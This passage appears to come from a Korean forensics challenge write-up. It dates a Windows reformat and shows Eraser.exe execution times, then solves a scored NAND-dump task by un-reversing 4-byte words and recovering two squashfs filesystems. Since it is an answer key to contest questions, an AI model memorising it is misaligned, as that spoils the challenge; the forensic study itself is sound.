$MFT 파일은 처음 생성 이후 Modified Time이 변경되지 않기 때문에 포맷 시간을 유추하는데 유용하다. 살펴본 결과 2019.04.24 03:40:57 경에 포맷이 이뤄진 점을 알 수 있고 Window.old 내에 존재하는 setup.etl을 확인한 결과 윈도우10586 버전이 설치되고 설치 시작 시간이 2019.04.24 03:45:08(UTC)인 것을 확인 할 수 있었다. 또한 Windows 폴더의 setup.etl의 시작 시간이 2019.04.24 06:32:18 경에 시작하고 Windows.old 폴더의 수정 시간이 06:35:29초, windeploy.exe의 종료 시간이 06:35:29초로 동일한 점 등을 고려하면 최종적으로 윈도우가 업데이트가 완료된 시각은 2019.04.24 06:35.29 경임을 알 수 있다.





그림 12. $MFT 수정 시간



MessageNumber	Timestamp	TimeDelta	EventRec	EventRecor	Module	Summary
1	2019-04-24T12:45:08.4960342		4	188	Windows_Kernel_Trace	EventTrace_Header{BufferSize=4096,Version=83951626,ProviderVersion=10586,Number
2	2019-04-24T12:45:22.2949242	13.7988900	448	452	Microsoft_Windows_SetupCl	SclpExecuteRequestInternal@271 : Saw request: operation flags = 0x80007903, pro
3	2019-04-24T12:45:22.2949253	0.0000011	448	452	Microsoft_Windows_SetupCl	SclpExecuteRequestInternal@285 : Running in [online] mode.
4	2019-04-24T12:45:22.2949258	0.0000005	448	452	Microsoft_Windows_SetupCl	SclpExecuteRequestInternal@289 : Acquiring needed privileges...
5	2019-04-24T12:45:22.2949355	0.0000097	448	452	Microsoft_Windows_SetupCl	SetupCl will replace all instances of path: [C:\].
6	2019-04-24T12:45:22.2949358	0.0000003	448	452	Microsoft_Windows_SetupCl	SetupCl will rewrite the old path to: [C:\].
7	2019-04-24T12:45:22.2949424	0.0000066	448	452	Microsoft_Windows_SetupCl	SclpRemoveContextNoOps@905 : Old and new paths are identical ([C:\]); skipping
8	2019-04-24T12:45:22.2949527	0.0000103	448	452	Microsoft_Windows_SetupCl	SetupCl has started updating disk signatures.
9	2019-04-24T12:45:22.2949539	0.0000012	448	452	Microsoft_Windows_SetupCl	SclResetDiskGuids@141 : Detected system firmware type = 0x2
10	2019-04-24T12:45:22.2949547	0.0000008	448	452	Microsoft_Windows_SetupCl	SclpGptInitGuids@183 : Found [4] disks
11	2019-04-24T12:45:22.2949573	0.0000026	448	452	Microsoft_Windows_SetupCl	SclpGptInitZeroedPartitionGuids@254 : Inspecting disk 0
12	2019-04-24T12:45:22.2952039	0.0002466	448	452	Microsoft_Windows_SetupCl	SclpGptInitZeroedPartitionGuids@254 : Inspecting disk 1
13	2019-04-24T12:45:22.2953488	0.0001449	448	452	Microsoft_Windows_SetupCl	SclpGptInitZeroedPartitionGuids@254 : Inspecting disk 2

그림 13. Window.old setup.etl 파일 확인 내용

결론

안티포렌식 도구인 eraser.exe를 다음 시간에 사용하였으며 2019.04.24 06:35.29 경에 Windows 업데이트가 완료된 사항을 확인할 수 있었다.

실행시간	Command line
2019.04.24 07:09:24	C:₩Program Files₩Eraser₩Eraser.exe-atRestart
2019.04.24 07:09:24	C:₩Program Files₩Eraser₩Eraser.exe-atRestart
2019.04.24 07:10:35	C:₩Program Files₩Eraser₩Eraser.exe
2019.04.24 07:10:35	C:₩Program Files₩Eraser₩Eraser.exe
2019.04.24 07:10:36	C:₩Program Files₩Eraser₩Eraser.exe
2019.04.24 07:10:42	C:₩Program Files₩Eraser₩Eraser.exe

MOI200 – NAND Dump File

Instructions

Description The objective of this exercise is to analyze a dump file of set-top box.

Target	Hash (MD5)
NAND_Dump.7z	94D9E814D522EAA9689D3438A0DE9676

Tools used:

Name:	HXD	Publisher:	Maël Hörz
Version:	2.3.0.0		
URL:	https://mh-nexus.de/en/downloads.php?product=HxD20		

Step-by-step methodology:

Questions By analyzing the dump file, you can:

(1) recover two squashfs file system. [160-points]

squashfs File은 Linux, 읽기 전용 파일 시스템, 낮은 오버헤드가 필요한 제한된 블록 장치 메모리 시스템을 위해서 사용하는 파일 시스템이다. Squashfs File을 생성하기 위해선 mksquashfs 명령어를 사용해야 하며 Ubuntu os에 기본적으로 내장되어 있다. 실험용으로 Test라는 폴더를 생성한 뒤 명령어를 통해 압축을 진행한 뒤 file 명령어를 통해 정보를 파악한 결과는 다음과 같았다.


```
ksm1234@ubuntu:~$ ls -l Test
total 0
-rw-r--r-- 1 ksm1234 ksm1234 0 Feb  3 19:57 test
ksm1234@ubuntu:~$ mksquashfs Test/ Test.squashfs
Parallel mksquashfs: Using 1 processor
Creating 4.0 filesystem on Test.squashfs, block size 131072.


Exportable Squashfs 4.0 filesystem, gzip compressed, data block size 131072
        compressed data, compressed metadata, compressed fragments, compressed
xattrs
        duplicates are removed
Filesystem size 0.20 Kbytes (0.00 Mbytes)
        90.18% of uncompressed filesystem size (0.22 Kbytes)
Inode table size 44 bytes (0.04 Kbytes)
        66.67% of uncompressed inode table size (66 bytes)
Directory table size 24 bytes (0.02 Kbytes)
        92.31% of uncompressed directory table size (26 bytes)
```

그림 14. Mksquashfs 명령어 실행

```
ksm1234@ubuntu:~$ file Test.squashfs
Test.squashfs: Squashfs filesystem, little endian, version 4.0, 202 bytes, 2 in
odes, blocksize: 131072 bytes, created: Tue Feb  4 03:57:49 2020
```

그림 15. File 명령어를 통해 확인한 내용

추출한 파일의 Hex값을 확인한 결과 hsqs라는 signature를 찾아볼 수 있었다.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	68	73	71	73	05	00	00	00	72	25	39	5E	00	00	02	00	hsqs....r%9^....
00000010	00	00	00	00	01	00	11	00	C0	00	02	00	04	00	00	00	........À.......
00000020	98	03	00	00	00	00	00	00	15	B4	88	01	00	00	00	00	˜........´ˆ.....
00000030	0D	B4	88	01	00	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	.´ˆ.....ÿÿÿÿÿÿÿÿ
00000040	8F	B1	88	01	00	00	00	00	89	B3	88	01	00	00	00	00	.±ˆ.....‰³ˆ.....
00000050	E1	B3	88	01	00	00	00	00	FB	B3	88	01	00	00	00	00	á³ˆ.....û³ˆ.....
00000060	78	DA	BC	98	67	57	13	5C	D0	AE	41	14	54	4A	44	44	xÚ¼˜gW.\Ð®A.TJDD
00000070	3A	A8	28	88	74	E9	5D	45	40	45	8A	22	D2	41	3A	08	:¨(ˆté]E@EŠ"ÒA:.
00000080	A1	77	08	51	41	7A	11	41	7A	07	41	6A	E8	9D	04	E9	¡w.QAz.Az.Ajè..é
00000090	3D	34	E9	24	F4	D0	42	68	21	24	21	C9	79	CE	79	DF	=4é$ôÐBh!$!ÉyÎyß
000000A0	DF	70	66	CD	EC	EB	9E	B5	E6	C3	7C	D8	6B	97	71	F2	ßpfÍìëžµæÃ|Øk—qò
000000B0	F6	F4	7E	4B	4D	45	D5	83	EE	35	A1	A2	BA	42	C5	40	öô~KMEÕƒî5¡¢ºBÅ@
000000C0	45	45	45	4D	C5	4C	D5	F5	DF	7A	F5	3F	9D	06	38	BE	EEEMÅLÕõßzõ?..8¾
000000D0	FE	1F	A8	92	DA	46	FE	2F	A8	A2	FF	97	94	FF	B5	DE	þ.¨'ÚFþ/¨¢ÿ—"ÿµÞ
000000E0	EC	FF	C9	59	CB	FF	87	D7	9A	FF	87	C1	FF	5B	17	B0	ìÿÉYËÿ‡×šÿ‡Áÿ[.°
000000F0	88	EE	64	0C	31	37	F2	7C	1C	EA	D7	F8	53	AE	C9	15	ˆîd.17ò|.ê×øS®É.
00000100	C2	FA	68	21	3D	BE	FE	A7	FB	41	7C	7D	7A	BC	C9	A8	Âúh!=¾þ§ûA|}z¼É¨
00000110	80	C5	4F	FB	47	4A	0F	A2	EE	BD	FF	6B	F5	E5	4D	F8	€ÅOûGJ.¢î½ÿkõåMø
00000120	83	3F	D4	A5	AC	7D	A0	F4	D9	3B	0B	77	2B	9D	B1	C6	ƒ?Ô¥¬} ôÙ;.w+.±Æ
00000130	06	C4	FB	CD	E2	6A	12	B5	61	53	AA	8D	2E	5D	29	CF	.ÄûÍâj.µaSª..])Ï
00000140	D4	6F	11	6A	18	19	FB	9E	59	16	00	BF	3C	A3	D9	24	Ôo.j..ûžY..¿<£Ù$
00000150	DD	90	7E	66	69	73	7B	20	48	0A	35	DA	EA	7F	BE	87	Ý.~fis{ H.5Úê.¾‡
00000160	F8	D7	29	2C	54	5C	43	24	2E	B4	F1	A1	72	13	15	A4	ø×),T\C$.´ñ¡r..¤
00000170	BC	B7	47	33	12	71	C0	FD	65	DE	EB	57	C3	C9	D7	34	¼·G3.qÀýeÞëWÃÉ×4
00000180	8C	57	2D	8A	55	04	A7	8E	E4	CE	22	2C	BE	12	A2	76	ŒW-ŠU.§ŽäÎ",¾.¢v
00000190	DE	C4	B6	FC	61	BB	E1	D9	1A	65	53	FB	97	6E	0D	46	ÞÄ¶üa»áÙ.eSû—n.F
000001A0	A7	A1	4B	EE	11	BC	10	7F	49	A9	5C	F4	3A	B1	BA	74	§¡Kî.¼..I©\ô:±ºt
000001B0	E3	FF	42	D9	DB	AA	FF	12	02	C9	ED	D4	20	4B	39	AC	ãÿBÙÛªÿ..ÉíÔ K9¬
000001C0	3F	F0	BD	F8	3C	F9	0C	93	F6	97	D2	BE	6E	46	D3	BE	?ð½ø<ù."ö—Ò¾nFÓ¾
000001D0	8E	49	A5	D4	8C	3B	7C	A4	B8	84	B6	B8	3C	93	BF	4C	ŽI¥ÔŒ;|¤¸„¶¸<"¿L
000001E0	9D	24	0A	D2	AC	87	93	56	A2	97	E9	AE	14	9E	57	90	.$.Ò¬‡"V¢—é®.žW.
000001F0	3E	C3	16	21	FF	5F	10	1A	0B	5E	A2	A9	75	2D	6D	F1	>Ã.!ÿ_...^¢©u-mñ
00000200	B6	1D	E9	01	1B	E2	8E	0E	D8	64	35	7B	41	BF	D3	2F	¶.é..âŽ.Ød5{A¿Ó/
00000210	6C	84	6E	82	69	6C	18	DB	0E	62	9B	64	92	34	2F	2B	l„n‚il.Û.b›d'4/+
00000220	30	89	71	1D	2F	10	EA	AD	36	C6	CA	E6	6C	6C	56	F3	0‰q./.ê.6ÆÊællVó
00000230	51	38	9E	F5	93	03	A3	CC	AC	EE	68	64	E7	78	07	C5	Q8žõ".£Ì¬îhdçx.Å
00000240	D2	C0	20	00	2E	5C	45	BC	BD	8C	F4	AF	6F	A3	D0	2E	ÒÀ ..\E¼½Œô¯o£Ð.

그림 16. 정상적인 squashfs 파일 hex 값

문제에서 주어진 파일에서는 “hsqs” 문자열을 찾아 볼 수 없었으나 내용을 확인하던 중 -System으로 나타나야 할 내용이 yS –mets로 4바이트씩 거꾸로 나타난 것을 확인할 수 있었다.

```
00003920  00 00 0A 0A 2D 20 0A 0A 79 53 20 2D 6D 65 74 73  ....- ..yS -mets
00003930  6C 61 68 20 00 64 65 74 61 76 6E 69 20 64 69 6C  lah .detavni dil
00003940  74 73 69 64 65 63 6E 61 6F 6F 74 20 72 61 66 20  tsidecnaoot raf
00003950  63 61 62 20 00 00 00 6B 61 76 6E 69 20 64 69 6C  cab ...kavni dil
00003960  74 73 69 64 65 63 6E 61 64 6F 63 20 00 00 00 65  tsidecnadoc ...e
00003970  61 76 6E 69 20 64 69 6C 65 74 69 6C 2F 6C 61 72  avni diletil/lar
00003980  FF FF FF FF FF FF FF FF FF 40 D0 4E 1F 20 64 FE  ÿÿÿÿÿÿÿÿÿ@ÐN. dþ
00003990  FF FF FF FF FF FF FF FF FF DE 0B 4C E7 7A 74 53  ÿÿÿÿÿÿÿÿÿÞ.LçztS
000039A0  FF FF FF FF FF FF FF FF FF 92 E4 8D 8D 05 85 8F  ÿÿÿÿÿÿÿÿÿ'ä...….
000039B0  FF FF FF FF FF FF FF FF FF 28 8D 47 71 C3 13 D7  ÿÿÿÿÿÿÿÿÿ(.GqÃ.×
000039C0  67 6E 65 6C 63 20 68 74 00 65 64 6F 6F 63 6E 69  gnelc ht.edoocni
000039D0  63 65 72 72 65 68 20 74 72 65 64 61 65 68 63 20  cerreh tredaehc
000039E0  00 00 6B 63 6E 6B 6E 75 20 6E 77 6F 70 6D 6F 63  ..kcnknu nwopmoc
```


그림 17. 4바이트씩 거꾸로 된 hex 값

따라서 해당 파일의 hex 값을 4바이트씩 다시 뒤집어 읽은 후 저장하였다.

```python
reverse.py > ...
import os

file_path = r"C:\MOI200\NAND_Dump.bin"
Output_path = r"C:\MOI200\NAND_Dump_reversed.bin"

epoch = int(os.path.getsize(file_path)/16)

src = open(file_path, "rb")
dest = open(Output_path, "wb")

for i in range(0, epoch+1):
    data = src.read(16)
    if data:
        dest.write(data[3::-1] + data[7:3:-1] + data[11:7:-1] + data[15:11:-1])

src.close()
dest.close()
```


그림 18. 4바이트씩 거꾸로 읽어서 저장하는 코드

4바이트씩 뒤집어 읽고 저장한 결과 총 2개의 hsqs 문자열을 찾아 볼 수 있었다.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
002B4F50	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
002B4F60	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
002B4F70	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
002B4F80	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
002B4F90	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
002B4FA0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
002B4FB0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
002B4FC0	FF	FF	FF	FF	FF	FF	FF	FF	A9	5C	5A	FF	C0	49	3F	0D	ÿÿÿÿÿÿÿÿ©\ZÿÀI?.
002B4FD0	FF	FF	FF	FF	FF	FF	FF	FF	A9	5C	5A	FF	C0	49	3F	0D	ÿÿÿÿÿÿÿÿ©\ZÿÀI?.
002B4FE0	FF	FF	FF	FF	FF	FF	FF	FF	A9	5C	5A	FF	C0	49	3F	0D	ÿÿÿÿÿÿÿÿ©\ZÿÀI?.
002B4FF0	FF	FF	FF	FF	FF	FF	FF	FF	A9	5C	5A	FF	C0	49	3F	0D	ÿÿÿÿÿÿÿÿ©\ZÿÀI?.
002B5000	68	73	71	73	4C	01	00	00	C3	ED	C4	59	00	00	02	00	hsqsL...ÃíÄY....
002B5010	0C	00	00	00	01	00	11	00	C0	00	01	00	04	00	00	00	........À.......
002B5020	97	0F	F1	08	00	00	00	00	91	BA	CB	00	00	00	00	00	—.ñ.....'ºË.....
002B5030	89	BA	CB	00	00	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	‰ºË.....ÿÿÿÿÿÿÿÿ
002B5040	C4	9C	CB	00	00	00	00	00	15	AA	CB	00	00	00	00	00	ÄœË.....ªË.....
002B5050	05	B7	CB	00	00	00	00	00	7B	BA	CB	00	00	00	00	00	.·Ë.....{ºË.....
002B5060	78	DA	ED	BD	0D	7C	5C	57	71	28	7E	76	B5	92	37	B6	xÚí½.|\Wq(~vµ'7¶
002B5070	6C	AF	15	25	D9	98	8D	B3	92	6F	EC	8D	B3	98	8D	59	l¯.%Ù˜.³'oì.³˜.Y
002B5080	CC	26	5D	92	65	25	3B	22	88	20	52	C1	5F	80	4A	84	Ì&]'e%;"ˆ RÁ_€J„
002B5090	22	A8	01	A7	15	C5	7D	98	D6	14	D9	16	AC	69	F5	58	"¨.§.Å}˜Ö.Ù.¬iõX
002B50A0	53	FB	21	B7	2F	3F	30	B1	83	D2	3E	B5	6B	C0	94	40	Sû!·/?0±ƒÒ>µkÀ”@
002B50B0	43	10	FA	B0	0D	0D	C5	40	5E	A1	6D	80	40	03	E4	FD	C.ú°..Å@^¡m€@.äý
002B50C0	09	34	40	5E	62	12	C7	7A	33	E7	CC	B9	77	E6	EA	DF	.4@^b.Çz3çÌ¹wæêß

그림 19. Hsqs 문자열 확인 1



06C48000	68	73	71	73	52	02	00	00	3B	B5	05	54	00	00	02	00	hsqsR...;µ.T....
06C48010	0A	00	00	00	01	00	11	00	C0	00	01	00	04	00	00	00	........À.......
06C48020	DF	06	EC	10	00	00	00	00	C5	06	BF	00	00	00	00	00	ß.ì.....Å.¿.....
06C48030	BD	06	BF	00	00	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	½.¿.....ÿÿÿÿÿÿÿÿ
06C48040	76	D9	BE	00	00	00	00	00	F4	EB	BE	00	00	00	00	00	vÙ¾.....ôë¾.....
06C48050	BF	00	BF	00	00	00	00	00	AF	06	BF	00	00	00	00	00	¿.¿.....¯.¿.....
06C48060	78	DA	ED	7D	0F	7C	1C	57	71	F0	BB	D3	49	3E	DB	B2	xÚí}.|.Wqð»ÓI>Û²
06C48070	7D	71	14	E7	EC	5C	9C	93	BC	B1	2F	CE	C5	5C	8C	48	}q.çì\œ"¼±/ÎÅ\ŒH
06C48080	2E	E9	91	5C	4E	B2	A3	06	91	8A	20	F2	99	22	1A	A1	.é'\N²£.'Š ò™".¡
06C48090	A8	54	50	D3	AA	8D	01	43	5D	50	1D	81	4C	11	9C	69	¨TPÓª..C]P..L.œi
06C480A0	4C	E4	B6	29	08	FF	89	02	15	9C	13	0C	18	6A	12	55	Lä¶).ÿ‰..œ...j.U
06C480B0	92	1D	03	01	9C	60	20	84	34	18	CA	9F	7C	1F	69	09	'...œ` „4.Ê|.i.
06C480C0	10	C0	24	8E	F5	CD	BC	37	6F	77	6E	6F	F7	B4	7B	92	.À$ŽõÍ¼7owno÷´{'
06C480D0	42	4A	AD	DF	CF	DE	BD	DD	B7	EF	CF	BC	99	79	F3	E6	BJ.ßÏÞ½Ý·ïÏ¼™yóæ
06C480E0	CD	9F	77	6F	68	DD	18	08	04	84	FE	0B	8A	B0	C0	5F	Íwohý...„þ.Š°À_
06C480F0	91	58	56	34	C2	B5	ED	CA	3E	0E	54	47	44	5B	A3	88	'XV4Âµíʾ TGD[£ˆ

그림 20. Hsas 문자열 확인 2

Squashfs 파일의 포맷은 https://dr-emann.github.io/squashfs/에 상세히 설명되어 있으며 마지막이 id_table 이후에 Null 값으로 채워지는 것을 확인할 수 있다. 이를 토대로 두 개의 영역으로 나

누어 저장하였다. 살펴보면 정상 파일에서는 찾아 볼 수 없는 FF FF FF FF FF FF FF FF XX XX XX FF XX XX XX XX 패턴이 반복되는 것을 확인 할 수 있었다. 해당 영역은 offset이 800h, 1040h, 1880h,20C0h..으로 규칙적으로 840h 만큼씩 증가하는 것을 확인 할 수 있었다. 따라서 정상적인 squashfs 파일로 복구하기 위해서는 해당 영역을 지워 주어야 한다. 해당 영역을 제거 한 후 0으로 적당히 패딩 영역을 준 후 mount 한 결과 복원이 된 것을 확인 할 수 있었다.

